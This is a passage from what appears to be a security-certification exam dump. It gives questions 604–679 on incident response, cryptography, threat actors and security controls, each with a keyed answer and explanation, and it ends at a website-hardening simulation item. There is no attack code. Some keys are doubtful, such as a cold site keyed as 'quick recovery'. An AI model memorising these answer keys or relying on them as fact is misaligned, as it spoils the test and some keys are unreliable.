- A. XSS
- B. Watering hole
- C. Typosquatting

D. Buffer overflow

Answer(s): B

Explanation:

A watering hole attack compromises a legitimate website frequently visited by the target, embedding malicious code that delivers malware, such as the unauthorized desktop application downloaded after the employee logged in.

QUESTION: 604

An EDR solution recognizes that a specific workstation has outbound traffic to a malicious IP. Which of the following would be the best action to take to contain the threat?

- A. Change the passwords for all users accessing that workstation.
- B. Isolate the workstation as part of immediate response.
- C. Patch the workstation because it is likely vulnerable.
- D. Review the hardening and policies affecting that workstation.

Answer(s): B

Explanation:

Isolating the workstation immediately stops communication with the malicious IP and prevents further spread or data exfiltration, making it the most effective containment action.

QUESTION: 605

Which of the following would most likely prevent exploitation of an end-of-life, business-critical system?

- A. Monitoring
- B. Isolation
- C. Decommissioning
- D. Encryption

Answer(s): B

Explanation:

Isolation places the end-of-life system on a segmented network or removes its external connectivity, reducing exposure and preventing attackers from exploiting its vulnerabilities while it remains in use.

QUESTION: 606

Which of the following is the most likely motivation for a hacktivist?

- A. Financial gain

- B. Service disruption
- C. Philosophical beliefs
- D. Corporate espionage

Answer(s): C

Explanation:

Hacktivists are motivated by philosophical or political beliefs, using hacking to promote their cause or draw attention to specific social or ideological issues.

QUESTION: 607

Which of the following is the best physical security control to prevent damage from a vehicle?

- A. Security guard
- B. Fencing
- C. Lighting
- D. Bollards

Answer(s): D

Explanation:

Bollards serve as a robust physical barrier designed to withstand and absorb the kinetic impact of a vehicle, thereby preventing unauthorized vehicular access or accidental collisions that could cause structural damage or endanger personnel.

QUESTION: 608

A security team wants to work with the same organization's development team to ensure WAF policies are automatically created when applications are deployed.

Which of the following concepts describes this capability?

- A. IaC
- B. IoT
- C. IoC
- D. IaaS

Answer(s): A

Explanation:

Infrastructure as Code (IaC) allows security configurations, such as WAF policies, to be automatically provisioned and managed as part of the application deployment process, ensuring consistency and reducing manual effort.

QUESTION: 609

Which of the following uses proprietary controls and is designed to function in harsh environments over many years with limited remote access management?

- A. ICS
- B. Microservers
- C. Containers
- D. IoT

Answer(s): A

Explanation:

Industrial Control Systems (ICS) use proprietary controls and are built to operate reliably in harsh environments for extended periods, often with limited remote access and management capabilities.

QUESTION: 610

Which of the following data recovery strategies will result in a quick recovery at low cost?

- A. Hot
- B. Cold
- C. Manual
- D. Warm

Answer(s): B

Explanation:

A cold site is the least expensive recovery option, providing space and infrastructure but no active systems, allowing for recovery at a lower cost—though with slower setup compared to hot or warm sites.

QUESTION: 611

An MSSP manages firewalls for hundreds of clients.

Which of the following tools would be most helpful to create a standard configuration template in order to improve the efficiency of firewall changes?

- A. SNMP
- B. Benchmarks
- C. Netflow
- D. SCAP

Answer(s): B

Explanation:

Benchmarks provide standardized configuration guidelines, such as those from CIS, enabling the MSSP to create consistent firewall configuration templates and apply changes efficiently across multiple clients.

QUESTION: 612

After multiple phishing simulations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter.

Which of the following security awareness execution techniques does this represent?

- A. Computer-based training
- B. Insider threat awareness
- C. SOAR playbook
- D. Gamification

Answer(s): D

Explanation:

Gamification uses rewards, competition, or incentives to motivate and reinforce desired behaviors - in this case, encouraging employees to avoid clicking phishing links through a reward-based program.

QUESTION: 613

A security analyst sees an increase of vulnerabilities on workstations after a deployment of a company group policy.

Which of the following vulnerability types will the analyst most likely find on the workstations?

- A. Misconfiguration
- B. Zero-day
- C. Malicious update
- D. Supply chain

Answer(s): A

Explanation:

A misconfiguration vulnerability occurs when system settings - such as those deployed via group policy - are set insecurely, unintentionally weakening security and increasing exposure to threats.

QUESTION: 614

Which of the following threat actors would most likely target an organization by using a logic bomb within an internally-developed application?

- A. Nation-state
- B. Trusted insider

- C. Organized crime group
- D. Hacktivist

Answer(s): B

Explanation:

A trusted insider, such as a disgruntled employee or contractor with authorized access to internal systems, is most likely to plant a logic bomb in an internally-developed application since they have both the access and knowledge needed to insert the malicious code.

QUESTION: 615

Which of the following is a company addressing when it rolls out MDM on all COPE devices?

- A. Malware outbreaks
- B. Phishing attacks
- C. Unsupported applications
- D. Data masking

Answer(s): C

Explanation:

Mobile Device Management (MDM) on Corporate-Owned, Personally Enabled (COPE) devices enforces application control policies, helping prevent the installation and use of unsupported or unauthorized applications.

QUESTION: 616

An organization failed to account for the right-to-be-forgotten regulations. Which of the following impacts might this action have on the company?

- A. Fines
- B. Data breaches
- C. Revenue loss
- D. Blackmail

Answer(s): A

Explanation:

Failing to comply with right-to-be-forgotten regulations, such as GDPR requirements, can lead to legal penalties and fines from regulatory authorities.

QUESTION: 617

A company is experiencing issues with employees leaving the company for a competitor and taking customer contact information with them.

Which of the following tools will help prevent this from reoccurring?

- A. FIM
- B. NAC
- C. IDS
- D. UBA

Answer(s): D

Explanation:

User Behavior Analytics (UBA) detects unusual or risky user activities, such as exfiltrating customer contact data, helping to identify and prevent insider threats before employees leave for a competitor.

QUESTION: 618

A company that operates with most of its infrastructure in the cloud had its development environment breached. The attackers gained access via a public-facing development application and were able to pivot to the production environment.

Which of the following architecture changes would best prevent this from occurring again?

- A. Moving each environment to a separate VPC in the company cloud account
- B. Deploying firewalls in the company cloud account
- C. Migrating the development environment to an on-premises environment
- D. Implementing security groups restricting access between environments

Answer(s): A

Explanation:

Placing development and production environments in separate VPCs provides strong network isolation, preventing attackers from pivoting between them even if one environment is compromised.

QUESTION: 619

Which of the following security concepts is being followed when applying encryption to sensitive data?

- A. Confidentiality
- B. Non-repudiation
- C. Availability
- D. Integrity

Answer(s): A

Explanation:

Encryption ensures confidentiality by protecting sensitive data from unauthorized access, allowing only authorized parties with the correct decryption key to read it.

QUESTION: 620

Which of the following cryptographic solutions would allow an organization to recover encrypted data after a key becomes corrupted or is deleted?

- A. Self-signed certificates
- B. Escrow
- C. Tokenization
- D. Trusted Platform Module

Answer(s): B

Explanation:

Key escrow securely stores encryption keys with a trusted third party or internal authority, enabling recovery of encrypted data if the original key is lost or corrupted.

QUESTION: 621

An organization is evaluating the cost of licensing a new solution to prevent ransomware. Which of the following is the most helpful in making this decision?

- A. ALE
- B. SLE
- C. RTO
- D. ARO

Answer(s): A

Explanation:

Annual Loss Expectancy (ALE) estimates the yearly financial impact of a risk, helping the organization compare the potential cost of ransomware incidents against the cost of licensing the prevention solution.

QUESTION: 622

Which of the following should be used to ensure that a device is inaccessible to a network-connected resource?

- A. Disablement of unused services
- B. Web application firewall
- C. Host isolation
- D. Network-based IDS

Answer(s): C

Explanation:

Host isolation removes a device from communicating with network-connected resources, ensuring it cannot access or affect other systems while remaining powered on for investigation or remediation.

QUESTION: 623

During the investigation of a webmail log-in using compromised credentials, a security analyst needs to review information about the source IP for the log-in.

Which of the following logs should the analyst retrieve?

- A. Network
- B. Application
- C. System
- D. Firewall

Answer(s): B

Explanation:

Application logs for the webmail service contain details about authentication events, including the source IP address used during the compromised log-in.

QUESTION: 624

Which of the following should be used to select a label for a file based on the file's value, sensitivity, or applicable regulations?

- A. Verification
- B. Certification
- C. Classification
- D. Inventory

Answer(s): C

Explanation:

Classification assigns labels to files based on their sensitivity, value, and regulatory requirements, guiding how the data should be handled and protected.

QUESTION: 625

A company makes a change during the appropriate change window, but the unsuccessful change extends beyond the scheduled time and impacts customers.

Which of the following would prevent this from reoccurring?

- A. User notification
- B. Change approval

- C. Risk analysis
- D. Backout plan

Answer(s): D

Explanation:

A backout plan provides predefined steps to revert a change if it fails or causes issues, minimizing downtime and preventing extended customer impact.

QUESTION: 626

A security analyst is collecting evidence in response to an incident. Which of the following must the analyst maintain in order to ensure the admissibility of the evidence in a court case?

- A. Chain of custody
- B. Legal hold
- C. E-discovery
- D. Tabletop exercise

Answer(s): A

Explanation:

Chain of custody is the documented process of handling and tracking evidence from collection to presentation in court, ensuring its integrity and admissibility.

QUESTION: 627

Which of the following types of vulnerabilities involves attacking a system to access adjacent hosts?

- A. VM escape
- B. Side loading
- C. Remote code execution
- D. Resource exhaustion

Answer(s): A

Explanation:

VM escape exploits a vulnerability in the virtualization layer, allowing an attacker to break out of a virtual machine and gain access to the host system or adjacent virtual machines.

QUESTION: 628

While reviewing a recent compromise, a forensics team discovers that there are hard-coded credentials in the database connection strings.

Which of the following assessment types should be performed during software development to prevent this from reoccurring?

- A. Vulnerability scan
- B. Penetration test
- C. Static analysis
- D. Quality assurance

Answer(s): C

Explanation:

Static analysis examines source code without executing it, enabling the detection of security flaws such as hard-coded credentials early in the software development process.

QUESTION: 629

Which of the following should be deployed on an externally facing web server in order to establish an encrypted connection?

- A. Public key
- B. Private key
- C. Asymmetric key
- D. Symmetric key

Answer(s): A

Explanation:

A public key is deployed on the web server within its digital certificate, allowing clients to establish an encrypted session by securely exchanging a symmetric key through asymmetric encryption.

QUESTION: 630

A security administrator receives multiple reports about the same suspicious email. Which of the following is the most likely reason for the malicious email's continued delivery?

- A. Employees are flagging legitimate emails as spam.
- B. Information from reported emails is not being used to tune email filtering tools.
- C. Employees are using shadow IT solutions for email.
- D. Employees are forwarding personal emails to company email addresses.

Answer(s): B

Explanation:

If reported email data is not used to update and tune filtering tools, the malicious email can continue bypassing defenses and reaching other users' inboxes.

QUESTION: 631

While browsing a web page, a user receives a pop-up with a link telling them to navigate to another site. To which of the following is the site vulnerable?

- A. DoS
- B. XSS
- C. SQLi
- D. TOC

Answer(s): B

Explanation:

Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into a web page, which can display pop-ups or redirect users to other sites without their consent.

QUESTION: 632

An administrator must secure several end-of-life SCADA devices in a manufacturing facility on a limited budget.

Which of the following should the security administrator do to best secure these devices?

- A. Segment the SCADA devices to their own subnet
- B. Add the SCADA devices to a network monitoring tool
- C. Apply security patches to the SCADA devices
- D. Block internet access to the SCADA devices

Answer(s): A

Explanation:

Network segmentation isolates end-of-life SCADA devices from other systems, reducing the attack surface and limiting lateral movement, which is critical when patching or direct security updates are not possible.

QUESTION: 633

A business is expanding to a new country and must protect customers from accidental disclosure of specific national identity information.

Which of the following should the security engineer update to best meet business requirements?

- A. SIEM
- B. SCAP
- C. DLP
- D. WAF

Answer(s): C

Explanation:

Data Loss Prevention (DLP) can be configured to detect and prevent the unauthorized transmission of specific national identity information, ensuring compliance with privacy regulations in the new country.

QUESTION: 634

Which of the following techniques would identify whether data has been modified in transit?

- A. Hashing
- B. Tokenization
- C. Masking
- D. Encryption

Answer(s): A

Explanation:

Hashing creates a unique fixed-length value based on the data, allowing verification of integrity by comparing the hash before and after transit to detect any modifications.

QUESTION: 635

Which of the following strategies most effectively protects sensitive data at rest in a database?

- A. Hashing
- B. Masking
- C. Tokenization
- D. Obfuscation

Answer(s): C

Explanation:

Tokenization replaces sensitive data with non-sensitive, unique tokens while storing the actual data securely in a separate location, effectively protecting data at rest in a database.

QUESTION: 636

Which of the following would an organization most likely use to minimize the loss of data on a file server in the event that data needs to be restored due to loss of the primary server?

- A. Monitoring
- B. Journaling
- C. Obfuscation
- D. Tokenization

Answer(s): B

Explanation:

Journaling records changes to files in real time, enabling quick restoration of the most recent data in case of primary server failure, thereby minimizing potential data loss.

QUESTION: 637

Which of the following would help reduce the impact of a zero-day vulnerability in NAS installed on a large office network?

- A. Encryption
- B. Patching
- C. Segmentation
- D. Filtering

Answer(s): C

Explanation:

Segmentation isolates the NAS from the broader network, limiting an attacker's ability to exploit the zero-day vulnerability and reducing the potential impact on other systems.

QUESTION: 638

Which of the following should a security analyst use to prioritize the remediation of a vulnerability?

- A. OSINT
- B. CVE
- C. IoC
- D. CVSS

Answer(s): D

Explanation:

The Common Vulnerability Scoring System (CVSS) provides a standardized severity score for vulnerabilities, enabling analysts to prioritize remediation efforts based on risk impact.

QUESTION: 639

An IT team rolls out a new management application that uses a randomly generated MFA token that is sent to the administrator's phone. Despite this new MFA precaution, there is a security breach of the same software.

Which of the following describes this kind of attack?

- A. Smishing
- B. Typosquatting
- C. Espionage

D. Pretexting

Answer(s): A**Explanation:**

Smishing uses fraudulent SMS messages to trick victims into revealing sensitive information or clicking malicious links, potentially compromising MFA tokens sent to a phone.

QUESTION: 640

A security analyst reviews the following SIEM events:

```
[04-28-2024] 08:00:06 username: bobby successful login location: Toronto, CA src IP: 36.15.36.100.  
[04-28-2024] 08:03:17 username: bobby successful login location: New York, US src IP: 69.97.63.66.  
[04-28-2024] 08:05:02 username: bobby successful login location: Melbourne, AU src IP: 88.55.11.02.  
[04-28-2024] 08:09:17 username: bobby successful login location: Milan, IT src IP: 98.10.22.96.  
[04-28-2024] 08:11:00 username: bobby successful login location: New York, US src IP: 69.97.63.66.
```

Which of the following best describes the observed behavior?

- A. Brute-force attack
- B. Privilege escalation
- C. Cross-site scripting
- D. Password sharing

Answer(s): D**Explanation:**

The successful logins from multiple distant geographic locations within minutes indicate that the same credentials are being used by different individuals or systems, which is consistent with password sharing.

QUESTION: 641

A company hired a security consultant to suggest a device that will protect its inbound HTTP traffic by immediately blocking security violations.

Which of the following should the consultant most likely suggest?

- A. IPS
- B. IDS
- C. Proxy
- D. WAF

Answer(s): D**Explanation:**

A Web Application Firewall (WAF) protects inbound HTTP traffic by monitoring, filtering, and immediately blocking malicious requests targeting web applications.

QUESTION: 642

A security manager needs an automated solution that will take immediate action to protect an organization against inbound malicious traffic.

Which of the following is the best solution?

- A. UEM
- B. IPS
- C. WAF
- D. VPN

Answer(s): B

Explanation:

An Intrusion Prevention System (IPS) automatically detects and blocks malicious network traffic in real time, providing immediate protection against inbound threats.

QUESTION: 643

A Chief Security Officer wants to change user authentication to the company wireless network. The authentication must use the LDAP database and must be centrally managed.

Which of the following would help fulfill this requirement?

- A. SAML
- B. TACACS+
- C. OAUTH
- D. RADIUS

Answer(s): D

Explanation:

RADIUS provides centralized authentication, authorization, and accounting, and it can integrate with an LDAP database to authenticate users connecting to the company's wireless network.

QUESTION: 644

An administrator is creating domain profiles for each employee within the company. The administrator wants to make the process more efficient by assigning permissions based on user roles and departments.

Which of the following would most likely fulfill those requirements?

- A. Resource provisioning
- B. User provisioning
- C. Security groups
- D. Enforcing baselines

Answer(s): C

Explanation:

Security groups allow administrators to assign permissions collectively based on user roles or departments, streamlining domain profile management and reducing repetitive configuration tasks.

QUESTION: 645

A systems administrator needs to update systems without disrupting operations.

Which of the following should the systems administrator and company leadership agree on?

- A. Maintenance window
- B. Backout plan
- C. Standard operating procedure
- D. Impact analysis

Answer(s): A

Explanation:

A maintenance window is a scheduled period agreed upon in advance during which updates or changes can be made without disrupting normal business operations.

QUESTION: 646

A company wants to improve the security of the local network by authenticating and encrypting all of the internal traffic between corporate sites.

Which of the following should the company deploy to achieve this goal?

- A. EAP
- B. IPSec
- C. SD-WAN
- D. WAF

Answer(s): B

Explanation:

IPsec authenticates and encrypts IP traffic, providing secure communication between corporate sites over the local or wide area network.

QUESTION: 647

A security analyst identifies an incident in the network.

Which of the following incident response activities would the security analyst perform next?

- A. Containment
- B. Detection

- C. Eradication
- D. Recovery

Answer(s): A

Explanation:

After identifying (detecting) an incident, the next step is containment, which aims to limit the spread and impact of the threat before proceeding to eradication or recovery.

QUESTION: 648

An administrator discovers a cross-site scripting vulnerability on a company website. Which of the following will most likely remediate the issue?

- A. Input validation
- B. NGFW
- C. Vulnerability scan
- D. WAF

Answer(s): A

Explanation:

Input validation ensures that user-supplied data is properly sanitized before processing or displaying, effectively preventing cross-site scripting attacks.

QUESTION: 649

A service provider wants a cost-effective way to rapidly expand from providing internet links to managing them.

Which of the following methods will allow the service provider to best scale its services while maintaining performance consistency?

- A. Escalation support
- B. Increased workforce
- C. Baseline enforcement
- D. Technical debt

Answer(s): C

Explanation:

Baseline enforcement ensures consistent performance and security standards across managed services, allowing the provider to scale operations cost-effectively without sacrificing quality.

QUESTION: 650

Which of the following control types describes an alert from a SIEM tool?

- A. Preventive
- B. Corrective
- C. Compensating
- D. Detective

Answer(s): D

Explanation:

A SIEM alert is a detective control because it identifies and reports suspicious or malicious activity after it occurs, enabling further investigation and response.

QUESTION: 651

Which of the following attacks primarily targets insecure networks?

- A. Evil twin
- B. Impersonation
- C. Watering hole
- D. Pretexting

Answer(s): A

Explanation:

An evil twin attack sets up a rogue wireless access point that mimics a legitimate one, targeting insecure or poorly secured networks to capture user data.

QUESTION: 652

A penetration testing report indicated that an organization should implement controls related to database input validation.

Which of the following best identifies the type of vulnerability that was likely discovered during the test?

- A. XSS
- B. Command injection
- C. Buffer overflow
- D. SQLi

Answer(s): D

Explanation:

SQL injection (SQLi) exploits improper or missing input validation in database queries, allowing attackers to manipulate SQL commands and access or modify database content.

QUESTION: 653

Which of the following activities would involve members of the incident response team and other stakeholders simulating an event?

- A. Lessons learned
- B. Digital forensics
- C. Tabletop exercise
- D. Root cause analysis

Answer(s): C

Explanation:

A tabletop exercise is a simulated event in which the incident response team and other stakeholders walk through their roles and decision-making processes to evaluate readiness and improve response plans.

QUESTION: 654

Which of the following data classifications best applies when data is intended for internal organizational use or with commercial partners?

- A. Public
- B. Restricted
- C. Confidential
- D. Sensitive

Answer(s): C

Explanation:

Confidential data is intended for internal organizational use or for sharing with trusted commercial partners, requiring protection from unauthorized disclosure.

QUESTION: 655

Which of the following technologies can achieve microsegmentation?

- A. Next-generation firewalls
- B. Software-defined networking
- C. Embedded systems
- D. Air-gapped

Answer(s): B

Explanation:

Software-defined networking (SDN) enables microsegmentation by allowing fine-grained, software-based control over network traffic flows, isolating workloads and minimizing attack surfaces.

QUESTION: 656

Which of the following metrics impacts the backup schedule as part of the BIA?

- A. RTO
- B. RPO
- C. MTTR
- D. MTBF

Answer(s): B

Explanation:

The Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss in terms of time, directly influencing how frequently backups must be performed.

QUESTION: 657

A customer reports that software the customer downloaded from a public website has malware in it. However, the company that created the software denies any malware in its software at delivery time.

Which of the following techniques will address this concern?

- A. Secure storage
- B. Static code analysis
- C. Input validation
- D. Code signing

Answer(s): D

Explanation:

Code signing uses digital certificates to verify the authenticity and integrity of software, ensuring it has not been tampered with after being created and delivered by the vendor.

QUESTION: 658

After completing an annual external penetration test, a company receives the following guidance:

- Decommission two unused web servers currently exposed to the internet.
- Close 18 open and unused ports found on their existing production web servers.
- Remove company email addresses and contact info from public domain registration records.

Which of the following security practices best describes these recommendations?

- A. Attack surface reduction

- B. Vulnerability assessment
- C. Tabletop exercise
- D. Business impact analysis

Answer(s): A

Explanation:

Attack surface reduction involves minimizing the number of exploitable points, such as unused servers, open ports, and publicly exposed contact information, that attackers could target.

QUESTION: 659

Which of the following receives logs from various devices and services, and then presents alerts?

- A. SIEM
- B. SCADA
- C. SNMP
- D. SCAP

Answer(s): A

Explanation:

A SIEM (Security Information and Event Management) system collects logs from multiple sources, correlates the data, and generates alerts for suspicious or malicious activity.

QUESTION: 660

A security analyst investigates logs and notices similar data types are being sent to IP addresses with a bad reputation.

Which of the following attack types does this best describe?

- A. Logic bomb
- B. Worm
- C. Spyware
- D. Keylogger

Answer(s): C

Explanation:

Spyware covertly collects and transmits data to external servers, often to IP addresses with known bad reputations, matching the described behavior in the logs.

QUESTION: 661

Which of the following describes a situation where a user is authorized before being authenticated?

- A. Privilege escalation
- B. Race condition
- C. Tailgating
- D. Impersonation

Answer(s): A

Explanation:

Privilege escalation can occur if authorization is granted without proper authentication, allowing a user to gain higher-level access than intended.

QUESTION: 662

An employee decides to take malicious action against an organization after being passed over for a promotion.

Which of the following threats does the employee now represent?

- A. Insider threat
- B. Nation-state
- C. Shadow IT
- D. Hacktivist

Answer(s): A

Explanation:

An insider threat involves a person within the organization, such as an employee, who uses their access for malicious purposes, often due to personal grievances or dissatisfaction.

QUESTION: 663

At the start of a penetration test, the tester checks OSINT resources for information about the client environment.

Which of the following types of reconnaissance is the tester performing?

- A. Active
- B. Passive
- C. Offensive
- D. Defensive

Answer(s): B

Explanation:

Passive reconnaissance involves gathering information from publicly available sources, such as OSINT resources, without directly interacting with the target environment.

QUESTION: 664

An administrator is estimating the cost associated with an attack that could result in the replacement of a physical server.

Which of the following processes is the administrator performing?

- A. Quantitative risk analysis
- B. Disaster recovery test
- C. Physical security controls
- D. Threat modeling

Answer(s): A

Explanation:

Quantitative risk analysis assigns a monetary value to potential losses, such as the cost of replacing a physical server after an attack.

QUESTION: 665

A user's system became infected when malware was downloaded and extracted. The malware is now active in the computer's volatile storage.

Which of the following best describes the technique leveraged by the malware?

- A. Race condition
- B. Zero-day exploit
- C. Buffer overflow
- D. Memory injection

Answer(s): D

Explanation:

Memory injection refers to a technique where malware is loaded directly into the system's volatile memory (RAM) to execute malicious code without writing files to disk, making detection and persistence more difficult. This matches the scenario where the malware is now active in the computer's volatile storage.

QUESTION: 666

An attacker gained access to a virtual machine and was able to access the hypervisor.

Which of the following describes this attack?

- A. VM escape
- B. SQL injection
- C. Privilege escalation
- D. Logic bomb

Answer(s): A

Explanation:

VM escape is an attack in which a malicious actor breaks out of the confines of a virtual machine to gain access to the underlying hypervisor or other virtual machines, matching the scenario described.

QUESTION: 667

An administrator learns that users are receiving large quantities of unsolicited messages. The administrator checks the content filter and sees hundreds of messages sent to multiple users. Which of the following best describes this kind of attack?

- A. Watering hole
- B. Typosquatting
- C. Business email compromise
- D. Phishing

Answer(s): D

Explanation:

Phishing involves sending large quantities of unsolicited messages to users in an attempt to trick them into revealing sensitive information or performing malicious actions. This aligns with users receiving many unsolicited emails.

QUESTION: 668

Which of the following can assist in recovering data if the decryption key is lost?

- A. CSR
- B. Salting
- C. Root of trust
- D. Escrow

Answer(s): D

Explanation:

Escrow refers to a trusted third party securely holding a copy of the decryption key, allowing recovery of encrypted data if the original key is lost.

QUESTION: 669

A company's antivirus solution is effective in blocking malware but often has false positives. The security team has spent a significant amount of time on investigations but cannot determine a root cause. The company is looking for a heuristic solution. Which of the following should replace the antivirus solution?

- A. SIEM

- B. EDR
- C. DLP
- D. IDS

Answer(s): B

Explanation:

EDR (Endpoint Detection and Response) uses advanced heuristic and behavioral analysis to detect, investigate, and respond to threats, reducing false positives and providing deeper insight than traditional antivirus.

QUESTION: 670

Attackers created a new domain name that looks similar to a popular file-sharing website. Which of the following threat vectors is being used?

- A. Watering-hole attack
- B. Brand impersonation
- C. Phishing
- D. Typosquatting

Answer(s): D

Explanation:

Typosquatting involves registering domain names that are visually or typographically similar to legitimate sites to trick users into visiting the malicious site, matching the scenario described.

QUESTION: 671

Which of the following teams combines both offensive and defensive testing techniques to protect an organization's critical systems?

- A. Red
- B. Blue
- C. Purple
- D. Yellow

Answer(s): C

Explanation:

A Purple team combines both offensive (Red team) and defensive (Blue team) security techniques to improve an organization's overall security posture through collaborative testing and defense.

QUESTION: 672

Which of the following best describes the practice of researching laws and regulations related to information security operations within a specific industry?

- A. Compliance reporting
- B. GDPR
- C. Due diligence
- D. Attestation

Answer(s): C

Explanation:

Due diligence is the practice of researching and understanding relevant laws and regulations to ensure that information security operations comply with legal and regulatory requirements for a specific industry.

QUESTION: 673

Which of the following should a technician perform to verify the integrity of a file transferred from one device to another?

- A. Authentication
- B. Obfuscation
- C. Hashing
- D. Encryption

Answer(s): C

Explanation:

Hashing generates a unique value for file contents, allowing technicians to verify file integrity by comparing hashes before and after transfer to ensure the file was not altered.

QUESTION: 674

During an investigation, a security analyst discovers traffic going out to a command-and-control server. The analyst must find out if any data exfiltration has occurred.

Which of the following would best help the analyst determine this?

- A. Application log
- B. Metadata
- C. Network log
- D. Packet capture

Answer(s): D

Explanation:

Packet capture provides a detailed record of network traffic, allowing analysts to inspect the actual contents of communications to determine if sensitive data was exfiltrated to a command-and-control server.

QUESTION: 675

A security analyst is investigating an alert that was produced by endpoint protection software. The analyst determines this event was a false positive triggered by an employee who attempted to download a file.

Which of the following is the most likely reason the download was blocked?

- A. A misconfiguration in the endpoint protection software
- B. A zero-day vulnerability in the file
- C. A supply chain attack on the endpoint protection vendor
- D. Incorrect file permissions

Answer(s): A

Explanation:

A misconfiguration in the endpoint protection software can lead to false positives, causing legitimate files to be incorrectly flagged and blocked during download.

QUESTION: 676

A company discovers that an employee was paid by a competitor to save internal business files to a thumb drive and deliver it to the competitor.

Which of the following is most likely the employee's motivation?

- A. Revenge
- B. Financial gain
- C. Blackmail
- D. Data exfiltration

Answer(s): B

Explanation:

The employee was compensated by a competitor, making financial gain the most likely motivation for stealing and delivering internal business files.

QUESTION: 677

Which of the following outlines the configuration, maintenance, and security roles between a cloud service provider and the customer?

- A. Service-level agreement
- B. Responsibility matrix
- C. Memorandum of understanding

D. Non-disclosure agreement

Answer(s): B

Explanation:

A responsibility matrix clearly defines and outlines the division of configuration, maintenance, and security roles between a cloud service provider and the customer.

QUESTION: 678

Which of the following is an example of a deterrent security control?

- A. Perimeter fencing
- B. NFC badging
- C. System patching
- D. Log monitoring

Answer(s): A

Explanation:

A deterrent security control is intended to discourage or discourage potential attackers from attempting unauthorized actions. Perimeter fencing visibly establishes a physical boundary around a facility and signals that the area is protected and monitored. This presence discourages unauthorized individuals from attempting to enter the property.

QUESTION: 679

SIMULATION


A recent black-box penetration test of `http://example.com` discovered that external website vulnerabilities exist, such as directory traversals, cross-site scripting, cross-site forgery, and insecure protocols. You are tasked with reducing the attack space and enabling secure protocols.

